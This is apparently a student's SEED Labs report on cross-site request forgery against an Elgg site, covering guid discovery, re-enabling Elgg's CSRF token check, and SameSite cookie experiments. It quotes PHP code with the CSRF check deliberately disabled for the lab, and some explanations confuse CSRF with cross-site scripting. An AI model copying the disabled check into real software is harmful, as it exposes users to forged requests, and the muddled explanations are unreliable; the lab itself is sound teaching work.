
Before running the script, Alice's profile was empty.



Then we ran the script from website,

• Edit-Profile Attack

After executing:



3.4 Question 1:

We Went into Sammy's profile and we sent the friend request to Alice, after sending the friend request to Alice we activated the http live header to fetch the parameters. From there we found the guid of Alice to be 56 in the problem. So, while sending the request to Charlie, if we activate the http live header we can fetch the guid of Charlie which is 58 in this case. So, through this method we can get guid of anyone whom we are sending the request.

3.5 Question 2:

No, Cross site scripting will not work Because of the reason that whoever is running the script must be in an active live session. In case of Charlie this script will not execute because it must have the guid of Charlie. So, for executing this script even if the user is active the guid must match.

4. Lab Tasks: Defence

4.1 Task 4: Enabling Elgg's Countermeasure

We will highlight the importance of the tokens which are disabled which allowed the successful attacks. We will demonstrate the countermeasure against CSRF by adding these secret tokens in requests.

In this task we are given the parameters which are for token checking parameters, we have been given the html and JavaScript code for it. The code is functioning that whenever someone logs into the database a session is created, and token is generated and assigned to them. If the token exists on the same website, then the request should execute or else it should not execute.

The public function is written in PHP, which is returning which disabled the authentication.

```
public function validate(Request $request) {  
    return; // Added for SEED Labs (disabling the CSRF countermeasure)  
  
    $token = $request->getParam('__elgg_token');  
    $ts = $request->getParam('__elgg_ts');  
    ... (code omitted) ...  
}
```

Now for enabling the authentication we will head over to this path to modify the website

```
18ab28d2cea8  elgg-10.9.0.5  
c360b16eecf  attacker-10.9.0.105  
334cf735cae3  mysql-10.9.0.6  
[11/14/23]seed@VM:~$ docksh 18a  
root@18ab28d2cea8:/# cd /var/www/elgg/vendor/elgg/elgg/engine/classes/Elgg/Security  
root@18ab28d2cea8:/var/www/elgg/vendor/elgg/elgg/engine/classes/Elgg/Security# ls  
Base64Url.php  Hmac.php          PasswordGeneratorService.php  
Csrf.php       HmacFactory.php   UrlSigner.php  
root@18ab28d2cea8:/var/www/elgg/vendor/elgg/elgg/engine/classes/Elgg/Security# r  
ano Csrf.php
```

The code is written in OOP having classes and objects the whole code for security is written which fixes the vulnerability. We will just comment on the return function to make the code executable. So, whenever the request comes the token will request and execute the token now as a parameter if the token and session id matches then it will do validation and execute else

token is not found the script will not execute the cross site scripting will not execute.

```
root@18ab28d2cea8: /var/www/elgg/vendor/elgg/elgg/engine/classes/Elgg/Security
GNU nano 4.8                               Csrft.php                               Modified


* @throws CsrfException
*/
public function validate(Request $request) {
    return; // Added for SEED Labs (disabling the CSRF countermeasu

    $token = $request->getParam('__elgg_token');
    $ts = $request->getParam('__elgg_ts');


    $session_id = $this->session->getID();

    if (($token) && ($ts) && ($session_id)) {
        if ($this->validateTokenOwnership($token, $ts)) {
            if ($this->validateTokenTimestamp($ts)) {
                // We have already got this far, so unl
                // else says something to the contrary
                $returnval = $request->elgg()->hooks->t
                    'token' => $token,
                    'time' => $ts
            }
        }
    }
}
```

Now if we attempt to attack using Add friend attack



It gives error because the session id and token of Alice does not match that's why the script is not executed, but if the link was on the same website and Alice executes it then the script could have executed.



For Edit Profile Attack:


- **Edit-Profile Attack**

We get undefined parameters,

This page forges an HTTP POST request.

undefined


Hence the authentication code is applied which fixed all the bugs of the website. Hence, the script is not executed.



Hence, we enabled the counter measure for both Attack Friend and Edit Profile attack, token request and parameter request was enabled. The code which was already present functionally authenticates the session.

4.2 Task 5: Experimenting with SameSite Cookie Method

We have been given website.



The website redirects us to attackers32 website.

```
1
2 <html>
3 <head><title>SameSite Cookie Experiment</title></head>
4 <style>
5 body{
6     background-color: #D4EFD5;
7     font-family: Arial, Helvetica, sans-serif;
8     margin: 40px;
9 }
10 .item { color: blue }
11 </style>
12 <body>
13
14 <h1>Setting Cookies</h1>
15
16 <p>
17 After visiting this web page, the following three cookies will be
18 set on your browser.
19 <ul>
20 <li><span class='item'>cookie-normal:</span> normal cookie</li>
21 <li><span class='item'>cookie-lax:</span> samesite cookie (Lax type)</li>
22 <li><span class='item'>cookie-strict:</span> samesite cookie (Strict type)</li>
23 </ul>
24 </p>
25
26 <h2>Experiment A: click <a href="http://www.example32.com/testing.html">Link A</a></h2>
27 <h2>Experiment B: click <a href="http://www.attacker32.com/testing.html">Link B</a></h2>
28
29 </body>
30 </html>
31
```

First, we click Link A and show cookies of example32 website. It executes a normal cookie a lax cookie the lax cookie opens even on a redirected website. The scripted cookie only opens on its own website. The post request tells us that the normal cookie will execute, the lax cookie will execute in both conditions if we are executing from the next redirected website.

Displaying All Cookies Sent by Browser

- `cookie-normal=aaaaaa`
- `cookie-lax=bbbbbb`
- `cookie-strict=ccccc`

Your request is a **same-site** request!

If we open experiment B and we go the example32 website,

← → ↻ 🏠

🔒 www.attacker32.com/testing.html

⋮ 📄 🌐 ⚙

SameSite Cookie Experiment

A. Sending Get Request (link)
<http://www.example32.com/showcookies.php>

B. Sending Get Request (form)

C. Sending Post Request (form)

According to understand strict cookie will not execute, the other two will execute because in this case it is a cross site request.

← → ↻ 🏠

🔒 www.example32.com/showcookies.php

⋮ 📄 🌐 ⚙

Displaying All Cookies Sent by Browser

- `cookie-normal=aaaaaa`
- `cookie-lax=bbbbbb`

Your request is a **cross-site** request!

So, in conclusion, if we apply strict cookies in our websites, and attacker even attacker redirects to our actual website even then the strict cookie will not execute and only lax cookie will execute. So, now we know that whenever we apply cookies parameters we will apply the strict ones, so that no cross-site request can be executed. So strict cookie is beneficial for us in security reasons.

4.3 Question 1:

When we were on our own website all 3 cookies were executing, but when we redirect from attacker's website to our website the strict cookies were not executing. This is a functionality of strict cookies.

4.4 Question 2:

If we implement strict cookies, even if we redirect to another website, it will not have our strict cookies available and hence the session could not be executed. As a result, we can avoid cross-site requests. Its solution is that when we are on an actual website only then it will execute it. Only then it will move forward.


4.5 Question 3:

If we implement strict cookies instead of lax cookies, then the script will not execute, and the session will only depend on the specific session key and not the other session. Therefore, SameSite attributes should be placed on all cookies in order to ensure that they only get transmitted between same-site requests, which will help prevent malicious and unwanted cross-site access thereby making it more secure.

5. Guidelines

5.1 Using the "HTTP Header Live" add-on to Inspect HTTP Headers

For inspecting the HTTP headers using the "HTTP Header Live" add-on on Firefox (version 60+), I clicked at the add-on icon, a sidebar appeared after it is was enabled. I choosed http header live mode. It triggered http requests after clicking on links which are displayed in the side bar. A window shows information when viewing requests.



5.2 Using the Web Developer Tool to Inspect HTTP Headers:

Using the web developers network tool, I enabled it from the top right corner, where we use the user login page of POST requests. If we click on a single http request the tools shows requests in two paths, and both request and response headers will be seen. Params tab will show the parameters.

5.3 Java Script Debugging:

We can enable java script code from there.

Click the "Tools" menu --> Web Developer --> Web Console or use the Shift+Ctrl+K shortcut.

By clicking the JS tab we should make sure there should be a tick on Errors and if there are errors they will be shown on the screen.

